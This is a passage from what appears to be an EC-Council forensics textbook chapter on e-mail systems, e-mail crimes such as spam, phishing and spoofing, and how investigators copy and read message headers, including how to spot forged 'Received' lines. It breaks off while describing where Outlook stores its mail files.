
An e-mail system works in the following way:

1. A user—let's call her Jane—composes a message using her mail user agent (MUA) and writes the e-mail address of her correspondent—Peter, in this example—and hits the **Send** button.
2. Jane's MUA formats the message in the Internet e-mail format and uses SMTP to send the message to the local mail transfer agent (MTA).
3. The MTA looks at the destination address provided in SMTP.
4. The MTA looks for this domain name in the Domain Name System to find the mail exchange servers accepting messages for Peter's domain.
5. The DNS server responds with a mail exchange record for Peter's domain.
6. Jane's SMTP server sends the message to the mail exchange server of Peter's domain.
7. Peter presses the **Get Mail** button in his MUA, which picks up the message using the Post Office Protocol (POP3). Peter then reads the message in his MUA.

E-Mail Client

An e-mail client, also known as a ***mail user agent (MUA),*** is a computer program for reading and sending e-mail. There are a number of standalone e-mail clients, including the following:

- Microsoft Outlook
- Microsoft Outlook Express
- Eudora
- Pegasus



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 7-1 An e-mail system is made up of mail servers and the clients that connect to them.

- The Bat!
- Mozilla Thunderbird

There are also a number of Web-based e-mail clients, including the following:

- Hotmail
- Yahoo!
- Gmail

E-mail clients perform the following common functions:

- They display all the messages in a user's inbox. The message header typically shows the date, time, subject of the mail, who sent the mail, and the mail's size.
- A user can select a message and read the data in the message.
- A user can create e-mails and send them to others.
- A user can add a file attachment to a message and can also save any attachments received in other messages.

E-Mail Server

An e-mail server connects to and serves several e-mail clients. An e-mail server works in the following way:

- An e-mail server has a number of e-mail accounts; each person typically has one account.
- The server contains a text file for each account. This text file contains all the messages for that account.
- When a user presses the **Send** button in his or her e-mail client, the client connects to the e-mail server and passes the message and its accompanying information (including the sender and receiver) to the server.
- The server formats that information and attaches it to the bottom of the receiving user's file. The server also saves the time, date of receipt, and subject line into the file.
- If the receiving user wants to see the message in an e-mail client, then he or she has to send a request to the server via the e-mail client.

SMTP Server

Simple Mail Transfer Protocol (SMTP) is an Internet protocol for transmitting e-mail over IP networks. An SMTP server listens on port 25 and handles all outgoing e-mail. When a user sends an e-mail, the SMTP server from that user's host interacts with the receiving host's SMTP server.

Consider an example where a user has an account with *myicc.com*, and he or she wants to send a mail to john@mybird.com through a client such as Outlook Express.

The procedure works as follows:

- When the user clicks on the **Send** button, Outlook Express connects to the server of *myicc.com* at port 25.
- This client tells the SMTP server about the sender's address, recipient's address, and body of the message.
- The SMTP server breaks the recipient's address into the following parts:
  - The recipient's name (john)
  - The domain name (*mybird.com*)
- This SMTP server contacts the DNS (Domain Name Service) server and asks about the IP address of the SMTP server for *mybird.com*.
- The SMTP server from *myicc.com* connects to the SMTP server for *mybird.com* using port 25 and sends the message to it. The SMTP server at *mybird.com* gets the message and transfers it to the POP3 server.

POP3 Servers

Post Office Protocol version 3 (POP3) is an Internet protocol used to retrieve e-mail from a mail server. A POP3 server handles incoming mails. The server contains one text file for each e-mail account. The POP3 server acts as an intermediary between the e-mail client and this text file. When a message comes in, the POP3 server attaches that message to the bottom of the recipient's file. POP3 servers require usernames and passwords. An e-mail client connects with a POP3 server via port 110. The server opens the text file and permits the user to

access it. It then deletes the messages from the server. A POP3 server can understand simple commands such as the following:

- *USER*: accept a user ID
- *PASS*: accept a password
- *QUIT*: quit the POP3 server
- *LIST*: list the messages and their sizes
- *RETR*: retrieve a message
- *DELE*: delete a message

IMAP Servers

Internet Message Access Protocol (IMAP) is an Internet protocol designed for accessing e-mail on a mail server. IMAP servers are similar to POP3 servers. Like POP3, IMAP handles incoming mails. An e-mail client connects to an IMAP server via port 143. Unlike POP3, this protocol keeps e-mails on the server after a user has downloaded them. A user can also arrange e-mails into folders and store the folders on the server.

Importance of Electronic Records Management

Electronic records management is the field of management responsible for the efficient and systematic control of the creation, receipt, maintenance, use, and disposition of electronic records, including the processes for capturing and maintaining evidence of and information for legal, fiscal, administrative, and other business purposes.

The importance of electronic records management is as follows:

- It helps in the investigation and prosecution of e-mail crimes.
- It acts as a deterrent for abusive and indecent materials in e-mail messages.
- It helps in nonrepudiation of electronic communication so that someone cannot deny being the source of a particular communication.

E-Mail Crime

E-mail crime is a serious offense. Over the past few years, e-mail has become the most preferred method of communication because of its ease of use and speed. But these advantages have made e-mail a powerful tool for criminals.

E-mail crimes and violations are identified by the cyber laws created by the government of the place from where the e-mail originates. For example, spamming is a crime in Washington State, but not in other states. E-mail crime can be categorized in two ways: crimes committed by sending e-mails and crimes supported by e-mails.

The following are examples of crimes committed by sending e-mails:

- Spamming
- Fake e-mails
- Mail bombing
- Mail storms

The following are examples of crimes supported by e-mail:

- Selling narcotics
- Stalking

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 7-2 Spam mail often has a misleading subject line.

- Fraud
- Child pornography
- Child abduction

Spamming

Unsolicited commercial e-mail (UCE), or junk e-mail, can be defined as ***spam***. Spam mail involves sending the same content to a large number of addresses at the same time. Spammers often obtain these addresses from Usenet postings, DNS listings, and Web pages. Spam mail fills mailboxes and often prevents users from accessing their regular e-mails. These regular e-mails start bouncing because the user exceeds his or her mail server quota. Spammers hide their identities by forging e-mail headers. To avoid getting annoyed responses, spammers provide misleading information in the "From" and "Reply-To" fields. Figure 7-2 shows a list of spam e-mails.

Handling Spam

When a user receives spam, he or she can send a short notice to the domain administrator of the sender's ISP to take immediate action and stop the nuisance. The user can also send a copy of the spam to the ISP.

If the spamming persists, the user can report it to the Federal Trade Commission (FTC). The user can send a copy of the spam message to spam@uce.gov. The FTC refers the spam mails stored in its database to law enforcement to pursue action against spammers. The FTC's online complaint form is available at *www.ftc.gov*.

Any complaint should include the e-mail header. The header information is important for consumer protection agencies to follow up on spam complaints.

Network Abuse Clearinghouse at Abuse.Net The Network Abuse Clearinghouse is a mail-forwarding service that forwards abuse complaints to the system administrator for action. It is not a blacklist or spam analysis service. A domain name listed in *abuse.net* does not mean that the domain is involved in abusive activity.

The Network Abuse Clearinghouse contact database has contact addresses for more than 200,000 domains. Responsible providers and domain managers submitted the domain contacts voluntarily, and *abuse.net* forwards messages to the listed addresses.

A user can utilize e-mail forwarding only if he or she has registered with the service. To register, a user sends a mail to new@abuse.net and accepts the terms and conditions. After registration, mail can be sent to *domain-name*@abuse.net, where *domain-name* is the name of the source responsible for the abuse. The Network Abuse Clearinghouse automatically e-mails the message back to the best reporting addresses for that domain, and proper action can then be taken against the abusive domain.

Tool: SPAM Punisher

This antispam tool makes the search for a spammer's ISP address easy. It automatically detects forged addresses. SPAM Punisher supports various e-mail client programs such as Microsoft Outlook, AOL,




Figure 7-3 SPAM Punisher can generate an e-mail complaint about spam and send it to a spammer's ISP.

Hotmail, and Eudora. SPAM Punisher generates and sends complaints to the ISP regarding spamming, as shown in Figure 7-3.

Tool: Spam Arrest

Spam Arrest protects accounts against spam. It uses challenge/response antispam technology. It allows a user to access his or her e-mail from any Web browser, without having to install any additional software. Spam Arrest works with a user's existing e-mail address, including AOL, Hotmail, and Yahoo!. A user can also use Spam Arrest with Eudora, Thunderbird, and other standalone e-mail clients.

The following are some of the features of Spam Arrest:

- Supports POP3/IMAP
- Supports SMTP with autoauthorization
- Provides 1 GB of e-mail storage
- Provides multiple whitelist options, including authorizing incoming messages based on sender e-mail, sender domain, recipient e-mail, mailing list e-mail, and more
- Allows a user to create an unlimited number of disposable addresses to help control and categorize e-mail
- Provides antivirus protection
- Provides antiphishing protection
- Allows a user to forward his or her Spam Arrest inbox to another e-mail account or wireless device
- Provides e-mail delivery confirmation

Figure 7-4 shows a screenshot from Spam Arrest.

Mail Bombing

Mail bombing is the intentional act of sending multiple copies of identical content to the same recipient. The primary objective behind mail bombing is to overload the e-mail server and degrade the communication system by making it unserviceable. Usually, a mail bomber and the victim are known to each other in some way. Mail




Figure 7-4 Users can look through a Spam Arrest inbox to verify whether an e-mail is spam or legitimate.

bombers also attack users whose newsgroup and forum postings do not agree with the mail bomber's opinions. The target for a mail bomber can be either a specific machine or a particular person. Mail bombing is more abusive than spamming because it not only sends mails in excessive amounts to a particular person, but it also prevents other users using the same server from accessing their e-mails.

Mail Storm

A mail storm occurs when computers start communicating without human intervention. The flurry of junk mail, often sent by accident, is a ***mail storm***. Usage of mailing lists, autoforwarding e-mails, automated response, and the presence of more than one e-mail address are the various causes for a mail storm. Malicious software code, such as the "Melissa, I-Love-u" message, is also written to create mail storms. Mail storms hinder communication systems and also make them inoperable.

Crime via Chat Rooms

A chat room is a Web site or part of a Web site where a number of users, often with common interests, can communicate in real time.

Online instant messaging and chat rooms have benefited children, but they are also potential sources of sexual abuse. Pedophiles use chat rooms to sexually abuse children by establishing online relationships with them. After establishing a steady relationship, they introduce children to pornography by providing images and videos that have sexually explicit material. Pedophiles exploit children for cybersex, which may lead to physical abuse.

Identity Theft

Identity theft is the willful act of stealing someone's identity for monetary benefits. Criminals obtain personal information about a person and misuse it, causing heavy financial loss to the victim. False shopping sites and spam mails that contain irresistible offers are common means used to obtain a victim's credit card numbers. Criminals not only withdraw huge amounts from the victim's bank accounts but can also make the victim bankrupt.

Chain E-Mails

A chain e-mail is a message that is sent successively to several e-mail users. It directs the recipients to circulate multiple copies of the e-mail, often promising rewards for this compliance, such as a blessing or good luck. A chain e-mail can be in the form of sympathy or threats.

Phishing

Phishing has emerged as an effective method to steal the personal and confidential data of users. It is an Internet scam that tricks users into divulging their personal and confidential information by making false statements and enticing offers. Phishers can attack users through mass mailings to millions of e-mail addresses around the world.

A successful phishing attack deceives and convinces users with fake technical content and social engineering practices. The major task for phishers is to make the victims believe in the phishing sites. Most phishing attacks are initiated through e-mails, where the user gets an e-mail that prompts him or her to follow a link given in the e-mail. This link leads to a phishing Web site, though the e-mail says otherwise. The e-mail may contain a message stating that a particular transaction has taken place on the user's account, and a link is provided to check his or her balance. Or the e-mail may contain a link to perform a security check on the user's account.

E-Mail Spoofing

E-mail spoofing is the process of altering e-mail headers so that an e-mail appears to be from someone or somewhere other than the original source. Spammers and phishers use this technique to conceal the origin of their e-mail messages. The following are the e-mail header fields that are most often changed during e-mail spoofing:

- From
- Return-Path
- Reply-To

Investigating E-Mail Crimes and Violations

The steps involved in investigating e-mail crimes and violations are as follows:

1. Examine an e-mail message.
2. Copy the e-mail message.
3. Print the e-mail message.
4. View the e-mail headers.
5. Examine any attachments.
6. Trace the e-mail.

Obtaining a Search Warrant and Seizing the Computer and E-Mail Account

A search warrant application should include the proper language to perform on-site examination of the suspect's computer and the e-mail server used to send the e-mails under investigation. The investigator should seize all

computers and e-mail accounts suspected to be involved in the crime. Investigators can seize e-mail accounts by just changing the existing password of the e-mail account either by asking the suspect his or her password or from the mail server.

Examining E-Mail Messages

After it is established that an e-mail crime has been committed, investigators require evidence to prove the crime. To obtain evidence, investigators need access to the victim's computer so they can examine the e-mail that the victim received. As with all forensic investigations, analysis should not be done on the original data. The investigator should image the victim's computer first. Then, the investigator should physically access the victim's computer and use the same e-mail program the victim used to read the e-mail. If required, the investigator can get the username and password from the victim and log on to the e-mail server. If physical access to a victim's computer is not feasible, the investigator should instruct the victim to open and print a copy of an offending message, including the header. The header of the e-mail message has a key role to play in e-mail tracing because it contains the unique IP address of the server that sent the message.

Copying an E-Mail Message

An e-mail investigation can be started as soon as the offending e-mail message is copied and printed. Any e-mail client will allow an investigator to copy e-mail messages from the inbox folder to a floppy disk.

The following are the steps to copy an e-mail message using Microsoft Outlook or Outlook Express:

1. Insert a formatted floppy disk into the floppy disk drive.
2. Navigate to My Computer or Windows Explorer to view the floppy disk.
3. Start Microsoft Outlook or Outlook Express.
4. Click the folder that contains the offending message, keeping the Folders list open.
5. Resize the Outlook window to see both the message to be copied and the floppy disk contents.
6. Drag the message from the Outlook window to the floppy disk.

E-mail programs, such as Pine, that run from the command line have a command to copy an e-mail message.

Printing an E-Mail Message

The next step after copying the e-mail message is to print it. The following steps provide guidelines for printing an e-mail message in Outlook Express:

1. Go to My Computer or Windows Explorer and get the copy of the e-mail message received by the victim.
2. Open the message in the e-mail program.
3. Go to the File menu and click **Print.**
4. After selecting the settings for printing in the dialog box, click the **Print** button.

For command line e-mail clients, an investigator can open the e-mail message and select the print option.

Obtaining a Bit-By-Bit Image of E-Mail Information

Investigators should make a bit-by-bit image of all the folders, settings, and configuration for the e-mail account for further investigation. They should then use MD5 hashing on the image to maintain integrity of the evidence.

Viewing and Copying E-Mail Headers in Microsoft Outlook

The procedure to view and copy headers in Microsoft Outlook is as follows:

1. Launch Outlook and open the copied e-mail message.
2. Right-click on the message and click on **Options.**
3. Right-click in the **Internet Headers** box and choose **Select All.**
4. Copy the header text and paste it into any text editor.
5. Save the text file.

Figure 7-5 This window shows the headers for an AOL e-mail.

Viewing and Copying E-Mail Headers in AOL

The procedure to view and copy headers in AOL is as follows:

1. Launch the program.
2. Open the received message.
3. Click the **DETAILS** link. This brings up the window in Figure 7-5.
4. Select the header text and copy it.
5. Paste the text into any text editor and save the file.

Viewing and Copying E-Mail Headers in Hotmail

The procedure to view and copy headers in Hotmail is as follows:

1. Logon to Hotmail.
2. Right-click on the received message.
3. Click **View message source.**
4. Select the header text and copy it.
5. Paste the text into any text editor (Figure 7-6) and save the file.

Viewing and Copying E-Mail Headers in Gmail

The procedure to view and copy headers in Gmail is as follows:

1. Logon to Gmail.
2. Open the received mail.

Figure 7-6 An investigator can copy Hotmail e-mail headers to a text file.




Figure 7-7 Showing the original e-mail in Gmail displays the headers.

3. Click on the **More** option.
4. Click on **Show original** (Figure 7-7).
5. Select the header text and copy it.
6. Paste the text into any text editor and save the file.

Viewing and Copying E-Mail Headers in Yahoo! Mail

The procedure to view and copy headers in Yahoo! Mail is as follows:

1. Logon to Yahoo! Mail.
2. Open the received mail.
3. Click on **Full Header.**
4. Select the header text and copy it (Figure 7-8).
5. Paste the text into any text editor and save the file.

Examining an E-Mail Header

An investigator can acquire the IP address of the sender of an e-mail by examining the e-mail header. The e-mail header also provides additional information like the date and time the message was sent and any attachments included with the message.

Figure 7-8 Copying the headers from Yahoo! Mail is a simple task.




Figure 7-9 Line 7 shows the address of the originating e-mail server.

The message header can provide significant information if examined properly. Figure 7-9 shows a sample message header with added line numbers to explain the different parts of the header. This header was generated by qmail, a UNIX mail system.

Information about the e-mail's origin is contained in lines 1, 3, 4, and 5. The return path for sending a reply is indicated in line 1. The return path information is not reliable because it can be faked easily.

The recipient's e-mail address is specified in line 2. The e-mail service provider can verify the e-mail address. An investigator can authenticate the victim's address by cross-checking it with the bill or log provided by the service provider.

Line 3 displays a header identifying it as a qmail header followed by an identifier.

Line 4 indicates the IP address of the e-mail server that was used to send the offending message.

Line 5 contains the name and IP address of the e-mail server exploited to connect to the victim's e-mail server.

The piece of information crucial for tracing the origin of the e-mail origin is contained in lines 6 and 7. Line 6 illustrates a unique message ID that is assigned by the sending server. Line 7 shows the IP address of the e-mail server along with the date and time. Line 7 also specifies the protocol used to send the e-mail.

If a message has an attachment, the name of the attachment is shown in the header itself. Attachments serve as supporting evidence in an investigation. An investigator should search for the attachment on the victim's hard drive. After retrieving the file, the investigator can copy it to preserve the evidence.

"Received" Headers

"Received" headers provide a detailed log of a message's history, and they make it possible to draw some conclusions about the origin of an e-mail, even when other headers have been forged.

If, for instance, the machine turmeric.com, whose IP address is 104.128.23.115, sends a message to mail.bieberdorf.edu, but falsely says **HELO galangal.org**, the resultant "Received" line might start like this:

```
Received: from galangal.org ([104.128.23.115]) by mail.bieberdorf.edu (8.8.5)...
```

Forging "Received" Headers

A common trick e-mail forgers use is to add spurious "Received" headers before sending the offending mail. This means that the hypothetical e-mail sent from turmeric.com might have "Received" lines that look something like this:

```
Received: from galangal.org ([104.128.23.115]) by mail.bieberdorf.edu (8.8.5)...
Received: from nowhere by outer space (8.8.3/8.7.2)...
Received: This is a header. Move along.
```

The last two lines are complete nonsense, written by the sender and attached to the message before it was sent. Since the sender has no control over the message once it leaves turmeric.com, and "Received" headers are always added at the top, the forged lines have to appear at the bottom of the list.

This means that someone reading the lines from top to bottom, tracing the history of the message, can safely throw out anything after the first forged line; even if the "Received" lines after that point look plausible, they are guaranteed to be forgeries.

Common Headers

The following is a list of some common headers:

- *Content-Transfer-Encoding*: This header relates to MIME, a standard way of enclosing nontext content in e-mail. It has no direct relevance to the delivery of mail, but it affects how MIME-compliant mail programs interpret the content of the message.
- *Content-Type*: This is another MIME header, telling MIME-compliant mail programs what type of content to expect in the message.
- *Date*: This header specifies a date, normally the date the message was composed and sent. If the sender's computer omits this header, it might conceivably be added by a mail server or even by some other machine along the route.
- *Errors-To*: This header specifies an address for mailer-generated errors, such as bounce messages, to go to (instead of the sender's address). This is not a particularly common header, as the sender usually wants to receive any errors at the sending address, which is what most mail server software does by default.
- *From*: This is whom the message is from.
- *Apparently-to*: Messages with many recipients sometimes have a long list of headers of the form "Apparently-to: rth@bieberdorf.edu" in them. These headers are unusual in legitimate mail; they are normally a sign of a mailing list, and in recent times mailing lists have generally used software sophisticated enough not to generate a giant pile of headers.
- *Bcc*: This stands for "blind carbon copy." If this header appears in incoming mail, something is wrong. This header is used to send copies of e-mails to people who might not want to receive replies or to appear in the headers. Blind carbon copies are popular with spammers, since they confuse many inexperienced users who get e-mail that does not appear to be addressed to them.
- *Cc*: This stands for "carbon copy." This header specifies additional recipients beyond those listed in a "To" header. The difference between "To" and "Cc" is essentially connotative; some mailers also deal with them differently in generating replies.
- *Comments*: This is a nonstandard, free-form header field. Some mailers add this header to identify the sender; however, spammers often add it by hand (with false information).

- *Message-Id*: This header specifies a more-or-less unique identifier assigned to each message, usually by the first mail server it encounters. Conventionally, it is of the form "foo@mailserv.com," where the "foo" part could be absolutely anything and the second part is the name of the machine that assigned the ID. Sometimes, but not often, the "foo" part includes the sender's username. Any e-mail in which the message ID is malformed (e.g., an empty string or no @ sign) or in which the site in the message ID is not the real site of origin is probably a forgery.
- *In-Reply-To*: A Usenet header that occasionally appears in mail, the "In-Reply-To" header gives the message ID of the message to which it is replying. It is unusual for this header to appear except in e-mail directly related to Usenet; spammers have been known to use it, probably in an attempt to evade filtration programs.
- *MIME-Version*: Another MIME header, this one specifies the version of the MIME protocol that was used by the sender.
- *Newsgroups*: This header appears only in e-mail that is connected with Usenet—either e-mail copies of Usenet postings or e-mail replies to postings. In the first case, it specifies the newsgroup(s) to which the message was posted; in the second, it specifies the newsgroup(s) in which the message being replied to was posted.
- *Organization*: This is a completely free-form header that normally contains the name of the organization through which the sender of the message has net access. The sender can generally control this header, and silly entries are commonplace.
- *Priority*: This is an essentially free-form header that assigns a priority to the mail. Most software ignores it. It is often used by spammers in an attempt to get their messages read.
- *References*: The "References" header is rare in e-mail except for copies of Usenet postings. Its use on Usenet is to identify the upstream posts to which a message is a response; when it appears in e-mail, it is usually just a copy of a Usenet header. It may also appear in e-mail responses to Usenet postings, giving the message ID of the post being responded to as well as the references from that post.
- *Reply-To*: This header specifies an address for replies to go to. Though this header has many legitimate uses, it is also widely used by spammers to deflect criticism. Occasionally, a naive spammer will actually solicit responses by e-mail and use the "Reply-To" header to collect them, but more often the address specified in junk e-mail is either invalid or an innocent victim.
- *Sender*: This header is unusual in e-mail ("X-Sender" is usually used instead), but appears occasionally, especially in copies of Usenet posts. It should identify the sender; in the case of Usenet posts, it is a more reliable identifier than the "From" line.
- *Subject*: This is a completely free-form field specified by the sender to describe the subject of the message.
- *To*: This header specifies whom the message is to. Note that the "To" header does not always contain the recipient's address.

X-headers is the generic term for headers starting with a capital *X* and a hyphen. The convention is that X-headers are nonstandard and provided for information only, and that, conversely, any nonstandard informative header should be given a name starting with *X-*. This convention is frequently violated. The following are some common X-headers:

- *X-Confirm-Reading-To*: This header requests an automated confirmation notice when the message is received or read. It is typically ignored, though some software acts on it.
- *X-Distribution*: In response to problems with spammers using his software, the author of Pegasus added this header. Any message sent with Pegasus to a sufficiently large number of recipients has a header added that says "X-Distribution: bulk." It is explicitly intended as something for recipients to filter against.
- *X-Errors-To*: Like "Errors-To," this header specifies an address for errors to be sent to.
- *X-Mailer*: This is a free-form header field intended for the mail software used by the sender to identify itself (as advertising or whatever). Since much junk e-mail is sent with mailers invented for that purpose, this field can provide much useful fodder for filters.
- *X-PMFLAGS*: This is a header added by Pegasus; its semantics are nonobvious. It appears in any message sent with Pegasus, so it doesn't obviously convey any information to the recipient.




Figure 7-10 The Outlook directory contains a user's e-mail database.

- *X-Priority*: This is another priority field, used notably by Eudora to assign a priority (which appears as a graphical notation on the message).
- *X-Sender*: The usual e-mail analogue to the Sender: header in Usenet news, this header identifies the sender with greater reliability than the "From" header. In fact, it is nearly as easy to forge and should therefore be viewed with the same sort of suspicion as the "From" header.
- *X-UIDL*: This is a unique identifier used by POP for retrieving mail from a server. It is normally added between the recipient's mail server and the recipient's mail client; if mail arrives at the mail server with an "X-UIDL" header, it is probably junk.

Examining Additional Files

E-mail storage depends on the state of the client and server computers. Some e-mail programs permit the user to store e-mail on a server and some on the client computer. Various e-mail clients allow the user to save all his or her e-mail messages in a separate folder that can later be accessed from anywhere without logging on to the user's e-mail client.

Microsoft Outlook

Microsoft Outlook acts like a personal information manager, maintaining all information related to e-mail. The e-mail database is usually located in the <user home>\Local Settings\Application Data\Microsoft\Outlook directory. These are typically hidden files. Figure 7-10 shows the contents of this directory.

Microsoft Outlook gives the user the advantage to save all e-mail messages in the following two file locations:

